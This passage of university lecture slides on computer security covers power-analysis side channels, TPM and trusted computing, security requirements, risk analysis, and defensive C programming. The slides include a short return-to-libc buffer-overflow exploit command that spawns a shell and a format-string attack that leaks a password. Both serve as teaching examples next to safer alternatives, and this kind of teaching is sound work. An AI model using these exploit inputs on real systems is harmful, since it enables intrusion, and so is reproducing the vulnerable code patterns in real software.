
Power analysis

- References (most pictures reused)
 Elisabeth Oswald (Univ. Bristol) - dpabook.org
 Josh Jaffe & P.Kocher (*timing analysis*)
 (Cryptography Research, Inc.)



81



Power analysis typical setup




(CC) http://en.wikipedia.org/wiki/File:Differential_power_analysis.svg

82

SPA Example



SPA Example



Alternative attacks

- DPA
 - Differential power analysis
 - Much less sensitive to noise disruptions
- Fault injection
 - induce normal behavior perturbation
 - may allow deduction of secret information
- EMA
 - electromagnetic analysis
 - best of *eighties* (TEMPEST protection)
 - remastered

85

Physical protection

- Secure computing
 - hardware
 - software
 - hybrid
- Attack resistance
 - Trusted Computing
 - e.g.: TPM (TCPA)

86

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - Attacks categories
 - Elements of cryptography
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - **TPM**
- Software development and security
 - Security requirements and process
 - Static verification and software development tools
 - Common criteria / ISO 15408


87

TPM

- Trusted Platform Module
- from the Trusted Computing Group (TCG)
 - <http://www.trustedcomputinggroup.com/>
 - « ... open, vendor neutral, industry standards for hardware-enabled trusted computing and security... »
 - Promoters (2008)
 - AMD, Fujitsu, HP, IBM, Infineon, Intel, Lenovo, Microsoft, Seagate, Sun, Wave
 - Contributors, Adopters... (140 members)
 - successor of TCPA (and competing Palladium?)
 - established in 2003

88


TCG Architecture



Very generic reference architecture

89

A TPM with RTR+RTS



Rev 1.1

90

Fundamental Trusted Platform Features

- Protected capabilities
 - shielded locations (register, memory, etc.)
 - and: key management, RNG, sealing, etc.
- Attestation
 - by the TPM, to the platform, of the platform, authentication of the platform
- Integrity Measurement, Logging and Reporting
 - metrics of integrity and digests (PCR)
 - recommended logging (optional)
 - attesting measurements
 - independent process to evaluate integrity (platform cannot lie)

91

Use on Linux

<http://www.grounation.org/index.php?post/2008/07/04/8-how-to-use-a-tpm-with-linux>

- Enable TPM in BIOS / Load drivers
- Install tpm-tools and TrouSers
- Take Ownership (once and for all)
- (Compile) Install and setup TrustedGRUB
 - Restart successfully
 - Contemplate PCRs
 - PCR 0 to 3 for the BIOS, ROMS...
 - PCR 4 contains MBR information and stage1
 - PCR 8,9 contains bootloader information stage2 part1,2
 - PCR 12 contains all commandline arguments from menu.lst and those entered in the shell
 - PCR 13 contains all files checked via the checkfile-routine
 - PCR 14 contains all files which are actually loaded (e.g., Linux kernel, initrd, modules...)
 - PCR 15 to 23 are not used

92

Use on Linux

<http://www.grounation.org/index.php?post/2008/07/04/8-how-to-use-a-tpm-with-linux>

- Use some TPM features
 - Add some « checkfile » or « pcr_verify » to grub.lst

/somewhere/check.file


```
fedb1cff009e115f7f5f7b4533667a787798832d (hd0,1)/test1.file
485214eab2de87284de9d4e323e428bf60e0aa77 (hd0,1)/grub-0.92.tar.bz2
a6e171e989849dd44735a513c4270a0837c09174 (hd0,1)/test2.file
```

- Restart successfully
- NB : Do **not** forget the
 - Owner password
 - Storage Root Key (SRK) password
 - or stick to the precise software installed at setup time
 - with security verifications still enforced
 - and if you disabled boot on CD/DVD/USB of course...
- Extend to :
 - TPM KeyRing
 - Ecryptfs PKI...

93

Trusted Computing Group (TCG) and Trusted Platform Module (TPM)

Document Roadmap



<http://www.trustedcomputinggroup.com/>

94

Other issues with TPM

- « (...) *The TPM has the EK generated before the end customer receives the platform. (...)*
 1. *The EK MUST be a 2048-bit RSA key (...)*
 - c. *The PRIVKEY SHALL exist only in a TPM-shielded location (...)* »
 - *TPM Main Part 1 Design Principles, Specification, Version 1.2, Level 2 Revision 103, 9 July 2007. Section 5 (lines 1004-1040).*
- « ... *If it's good enough for the NSA, it should be good enough for you.* »
 - Roger L. Kay, *Trusted Computing is Real and it's Here*, 2007.
- Trusted Computing or « *Treacherous Computing* » ?
 - (several) *anonymous*

95

Contrast with UEFI

- Microsoft Secure boot
- The initial master key is controlled by Seattle
- And it delegates...
- Side note
 - Fortunately, there is JTAG...

96

Overall presentation (1/2)

- Fast paced computer security walkthrough
 - Security properties
 - Attacks categories
 - Elements of cryptography
 - Introduction to mandatory security policies
- Embedded systems and security
 - Specificities
 - Physical attacks (SPA, DPA)
 - TPM
- **Software development and security**
 - **Security requirements and process**
 - Static verification and software development tools
 - Common criteria / ISO 15408

97

Introductory programmer comment

World-writable memory on Samsung Android phones

Posted Dec 17, 2012 20:13 UTC (Mon) by **mikov** (subscriber, #33179) [[Link](#)]

My experience from most places: nobody cares, nobody reviews. If a problem is discovered later, we will fix it later - why worry now and delay the release? What "/dev/mem"?? Enough with this mumbo-jumbo we have a release to make and management bonuses to earn.

In fact people who do care and worry about esoteric things like "security", or "good design" or "code quality" are universally viewed as trouble-makers or ivory tower idiots both by management and most of the engineers. It is an uphill battle even to do what used to be the baseline 10-15 years ago.

Commercial software engineering now is no different from accounting. The glory days are gone. It is all downhill from now on.

<http://lwn.net/Articles/529496/>

BTW, Cyanogen fix: <http://review.cyanogenmod.org/#/c/28568/>

98

Problem to address (with respect to security requirements definition)

- Best ROI when done at application design phase
- When considered at all, they tend to be
 - general lists of security features
 - password, firewalls, antivirus, etc.
 - implementation mechanisms \neq security requirements
 - intended to satisfy *unstated* requirements
 - authenticated access, etc.
- Exist in a section by themselves (copied from a generic set)
 - no elicitation or analysis process, no adaptation to the target
- Significant attention is given to what the system should do
 - little is given to what it should not do (*in req. eng.*)
- Priority is not given to security (wrt ease of use for example)

99

Note on security updates

- How can we manage software vulnerabilities?
 - Wait until they are exploited by an attacker
 - Quickly provide a patch that should correct the problem (without introducing another one)
 - Whine because system administrators do not install patches fast enough
- Astonishingly it is very popular
 - All serious editors do that
 - Users feel more secure (still?)

Improving security Using Extensible Lightweight Static Analysis, David Evans and David Larochelle, *IEEE Software*, January/February 2002.

100

Drones firmware security update



- DJI firmware update
 - february 2015
 - Phantom 2
 - Phantom 2 Vision (+)
- integrates
 - a no-fly zone
 - 15.5 miles radius
 - around the...
 - White House
- guess why ?
- et l'Elysée au fait ?

101


In other words

- It is not enough to apply patches to secure a system
- Also, you cannot rely only on firewalls or antivirus (or IT security tools)
- Security objectives of a piece of software should be identified
- Security implies a change in point of view
 - e.g.: it must *not* work
 - unavailable is better than destroyed
 - which (computer) is saved first ?

102

Another view on project lifecycle

- Detailed needs ? ← Security policy consideration
- Specs ? ← Security specification
- Contracts ← Security specification
- Development
- Integration
- Validation ← Security validation/configuration
- Exploitation ← Monitoring / Management
- Maintenance
- Disposal ? ← Quid ?



1. Code review
2. Architectural risk analysis
3. Penetration testing
4. Risk-based security tests
5. Abuse cases
6. Security requirements
7. Security operations

Gary McGraw's
Touchpoints

Risk analysis

1. Identify assets and their value (\$\$)
 2. Define assets priority
 3. Identify vulnerabilities, threats and potential damages
 4. Define threats priority
 5. Optimize counter-measures selection
- Inherently qualitative (human/expert opinion)
 - Applicable to organization, system, project
 - Several methods available
 - MARION, MEHARI, EBIOS, etc.
 - HAZOP, FMEA, ISO31000, etc.

105

Pros (my view)

- *Identification* of assets and their relative values
- Assets value offers an opportunity to budget realistically (for protection)
- Is understandable by end users
 - Quite easier than assembly language exploits or cryptographic hash functions
- Risk management alternatives
 - Transfer (insurance, state, etc.)
 - Acceptance (life is deadly after all)
 - Reduction (work, work, work, work, ...)
 - Avoidance (just do it the other way)
- Management could express clear priorities

106

Cons (my view)

- Threat determination is an oracle problem
- May be used to demonstrate that (any) risk is (already) managed
 - Some forgotten successes of risk management
 - Lehman-Brothers financial risk exposure
 - Greek debt control
 - Qualitative also means manipulable
- Relies a lot on best practices or risks lists
 - Fuels paranoia and ready-made useless tools
 - Does not help target real assets
- Management rarely wants to decide
- Sometimes does not end well morally speaking
 - For example : product lifetime optimization
 - (NB : Inherently viewpoint-based)

107

Threats and use-case examples

- Trusted Computing Group
 - Mobile phone TPM use-case scenarios
 - *(Name,) Goal*
 - *Threats*
- Platform integrity
 - Ensure that device possess and run only authorized operating system(s) and hardware
 - Logic of device firmware modified
 - Device hardware modified
 - Device functions in a manner other than intended by the manufacturer
 - Device modified to broadcast false identification (IMEI)

108

Threats and goals examples

- Device authentication
 - Assist user authentication
 - Prove identity of device itself
 - Identity spoofing to get unauthorized access to services
 - Identity no longer bound to the device
 - Theft of device
 - Device tracking
- Robust DRM implementation
 - Service and content providers need assurance that the device DRM is robust
- SIMLock / Device personalisation
 - Ensure that a mobile device remains locked on a particular network

109

Last use-case examples (for info.)

- Secure software download
- Secure channel between device and UICC (UMTS Integrated Circuit Card)
- Mobile Ticketing
- Mobile Payment
- Software use
 - User-available predefined software use policies
- Proving platform and/or application integrity to end user
- User data protection and privacy

110

Not a use-case but...

- An interesting idea
 - *Cloaking Malware with the Trusted Platform Module*, A. Dunn, O. Hofmann, B. Waters, E. Witchel, University of Texas at Austin.
 - Use the TPM to hide the payload (ie. the target) of a malicious software
 - Provide a way to counter malware analysis
- Sort of « Secure software download » but for the bad guys
- Remember that, today, attackers usually know computer security better than you do

111

References

- DHS « Build Security In »
 - <https://buildsecurityin.us-cert.gov/>
- The Addison-Wesley Software Security Series
 - <http://www.softwaresecurityengineering.com/series/>
- CERT/CC
 - <http://www.cert.org/>
- « *Smashing the Stack for Fun and Profit.* »
 - Aleph One, Phrack Magazine 7, 49 (1996)
File 14 of 16.
- OpenBSD
 - <http://www.openbsd.org/papers/>

112

Some real programming

- Presentation based on work from real programmers in the neighbourhood
- First, sources :
 - Matthieu Herrb & lots of OpenBSD « good programming » examples
 - Vincent Nicomette and Eric Alata for some « details »

113

Now real programming (*prereq.*)


```
#include <stdio.h>
void copie(char * s) {
    char ch[8] = "BBBBBBBB" ;
    strcpy(ch,s) ;
}
int main(int argc, char * argv[]) {
    copie(argv[1]) ;
    return(0);
}
AAAAAAAAAAAA[system_adr][exit_adr][shlibc_adr]
Bash$./a.out 'perl -e 'print "A"x12 . 0xb7ee1990 . 0xb7ed72e0 . 0xb7fcc0af' '
sh-3.1$
```

114

Now real programming

- Number One : buffer overflow with string functions

```
strcpy(path, getenv("$HOME"));
strcat(path, "/");
strcat(path, ".foorc");
len = strlen(path);
```



- `strcat()`, `strcpy()`
 - no verification on buffer size, dangerous : do not use
 - `strncat()`, `strncpy()`
 - leave strings non terminated, very difficult to use correctly
 - `strlcat()`, `strlcpy()`
 - May truncate strings, but probably easier to use
- <http://homepages.laas.fr/matthieu/cours/mh-prog-defensive.pdf>

115

str{,n,l}{cpy,cat} practical usage

STRCAT(3)

Linux Programmer's Manual

STRCAT(3)

NAME

`strcat`, `strncat` - concatenate two strings

SYNOPSIS

```
#include <string.h>
```

```
char *strcat(char *dest, const char *src);
```

```
char *strncat(char *dest, const char *src, size_t n);
```

No `strlcat()` on Linux ; so, from the BSDs (more precisely OpenBSD) :

```
size_t strlcpy(char *dst, const char *src, size_t dstsize);
size_t strlcat(char *dst, const char *src, size_t dstsize);
```

strncat() is difficult to use

```
strncpy(path, homedir, sizeof(path) - 1) ;
path[sizeof(path) - 1] = '\0' ;
strncat(path, "/", sizeof(path) - strlen(path) - 1) ;
strncat(path, ".foorc", sizeof(path) - strlen(path)
- 1) ;
len = strlen(path) ;
```

Note (on Linux) : g_strncpy() and g_strlcat() exist in glib-2.0

Note (on BSD) : see next slide (*Yeah !!!*)

Additional note: C11 has removed gets() (was deprecated in C99) replaced by **gets_s()**

117

strl*() look better

```
strlcpy(path, homedir, sizeof(path)) ;
strlcat(path, "/", sizeof(path)) ;
strlcat(path, ".foorc", sizeof(path)) ;
len = strlen(path) ;
```

- May truncate, but no overflow
- Add checks for non testing code :

```
strlcpy(path, homedir, sizeof(path)) ;
if (len >= sizeof(path)) return (ENAMETOOLONG) ;
strlcat(path, "/", sizeof(path)) ;
if (len >= sizeof(path)) return (ENAMETOOLONG) ;
strlcat(path, ".foorc", sizeof(path)) ;
if (len >= sizeof(path)) return (ENAMETOOLONG) ;
len = strlen(path) ;
```

118

C11 Annex K (ISO/IEC 9899:2011)

- C11 Ann.K « Bounds-checking interfaces » defines alternative versions of standard string-handling functions (from Microsoft)
- `strcpy_s()`, `strcat_s()`, `strncpy_s()` and `strncat_s()`
- *ie* :


```
errno_t strcpy_s(
char * restrict s1,
rsize_t s1max,
const char * restrict s2
);
```
- See also : ISO/IEC TR24731-1:1999 and ISO/IEC:TR24731-2:2010 ...
- Note : `wchar_t`

119

The screenshot shows a web browser window with the URL <https://www.securecoding.cert.org/c>. The page title is "STR07-C. Use the bounds-checking interfaces for remediation of existing string manipulation cod - Window...". The browser's address bar shows "strcpy() in C11". The page content includes a section titled "Compliant Solution (Runtime)" with the following text: "The following compliant solution will not overflow its buffer." Below this is a code block for a function named `complain` that uses `strcpy_s`, `strcat_s`, and `strncat_s` to safely copy and concatenate strings into a buffer. The code is as follows:

```
void complain(const char *msg) {
    errno_t err;
    static const char prefix[] = "Error: ";
    static const char suffix[] = "\n";
    char buf[BUFFSIZE];

    err = strcpy_s(buf, sizeof(buf), prefix);
    if (err != 0) {
        /* handle error */
    }

    err = strcat_s(buf, sizeof(buf), msg);
    if (err != 0) {
        /* handle error */
    }

    err = strncat_s(buf, sizeof(buf), suffix);
    if (err != 0) {
        /* handle error */
    }

    fputs(buf, stderr);
}
```

Below the code block is another section titled "Compliant Solution (Partial Compile Time)" with the text: "The following compliant solution performs some of the checking at compile time using a static assertion. (See [DCL03-C. Use a static assertion to test the value of a constant expression.](#))".

Raw C11 example
from <https://www.securecoding.cert.org/>

120

Time of check, time of use

- How to create a temp. file in /tmp without overwriting an existing file ?

```
/* Generate random file name */
name = mktemp("/tmp/tmp.XXXXXXXXXX");
/* verify file does not exist */
if (stat(name,&statbuf) == 0) {
    return EEXISTS;
}
/* ok, open it */
fd = open(name, O_RDWR);
```



- Opens a possible race condition with a concurrent process
- mktemp() deprecated in POSIX.1 (2011)

121

Options

- Use mkstemp() to replace both system calls


```
fd = mkstemp("/tmp/tmp.XXXXXXXXXX") ;
```
- Use O_CREAT | O_EXCL, open() flags that trigger an error if the file already exists


```
fd = open(name, O_CREAT | O_EXCL);
```
- Note the difference between fopen() and open() return types (FILE* vs. int or streams vs. file descriptors)

122

Arithmetic overflows

```
n = getIntFromUser();
if (n<=0 || n*sizeof(struct item) > BUFMAX){
    return EINVAL;
}
```

- If n is big enough, the condition will not be true
- Use :

```
n = getIntFromUser();
if (n<=0 || n > BUFMAX/sizeof(struct item)){
    return EINVAL;
}
```

123

Arithmetic overflows

```
n = getIntFromUser();
if (n<=0){
    return EINVAL;
}
data = (struct item *)
    malloc(n * sizeof(struct item));
if (data == NULL) {
    return ENOMEM;
}
```

- If n is big enough, overflow occurs and a small memory allocation is done
 - opening the path to a memory overflow
 - Use `calloc()` !
- ```
data = (struct item *)
 calloc(n, sizeof(struct item));
```

124

## Format strings issues

- Many standard display functions use a format for printing : printf(), sprintf(), fprintf(), ...
- Two variants exist, with and without format strings : printf("%s", ch) or printf(ch)
- What happens when you give « %x » to printf ?
  - printf() gets its next argument from the stack
- When user input is passed to such functions, it can generate this kind of situations
- This kind of situation may allow to access areas of memory for reading (sometimes for writing)

125

## Example

```
#include <stdio.h>
int main()
{
 char * secret = "polichinelle";
 static char input[100] = {0};
 Printf("Enter your name: ");
 scanf("%s", input);
 printf("Hello ");printf(input);printf("\n");
 printf("Enter your password: ");
 scanf("%s",input);
 if (strcmp(entree,secret)==0) {
 printf("OK\n");
 } else {
 printf("Error\n");
 }
 return 0;
}
```



126

## Example

- Normal use of the program

```
bash$./a.out
Enter your name: Jack
Hello Jack
Enter your password: ripper
Error
```
- « Abuse » of the program

```
bash$./a.out
Enter your name: %p%s
Hello 0x08049760polichinelle
```
- Allows to walk the stack and access internal program data

127

## Practical recommendations

- Design first
  - Often broken and insecure by design
- Obscurity does not help
  - Exploits against closed source may be just as easy as against open source
  - Obfuscation primarily works for people writing code, not crackers
- Quality is security
  - Most security problems are simple bugs
  - There is no security plugin
  - No ROI for security
    - But shorter test cycles
    - Less bugs, so less time spent fixing them
    - And usually better efficiency

128



# Practical recommendations

- Most code should be simple and boring
  - Easier to audit
  - Already formatted
  - Clever code is almost always wrong
- Fix a bug everywhere
  - Even automate for checking it
- Check return codes
- Design your APIs right...
- Understand semantics
  - File descriptors
    - Inheritance over fork
    - Access rights only checked on open()
  - Signal handlers *are* complex
    - Simple rule : only set volatile atomic flags in them

129

# Practical recommendations

- Most security issues come from abstraction layers violation (audit these cases)
  - Hidden variables
  - Concurrency
  - Overflows
  - Flow control on error
- All user input must be checked
  - Positive checks
  - Everything not static is like user input
- Be careful with optimizations
  
- There is no secure language or environment
  - Java does not suffer from simple buffer overflows but has integer overflows, logic errors, etc.

130

## Overall presentation (1/2)

- Fast paced computer security walkthrough
  - Security properties
  - Attacks categories
  - Elements of cryptography
  - Introduction to mandatory security policies
- Embedded systems and security
  - Specificities
  - Physical attacks (SPA, DPA)
  - TPM
- Software development and security
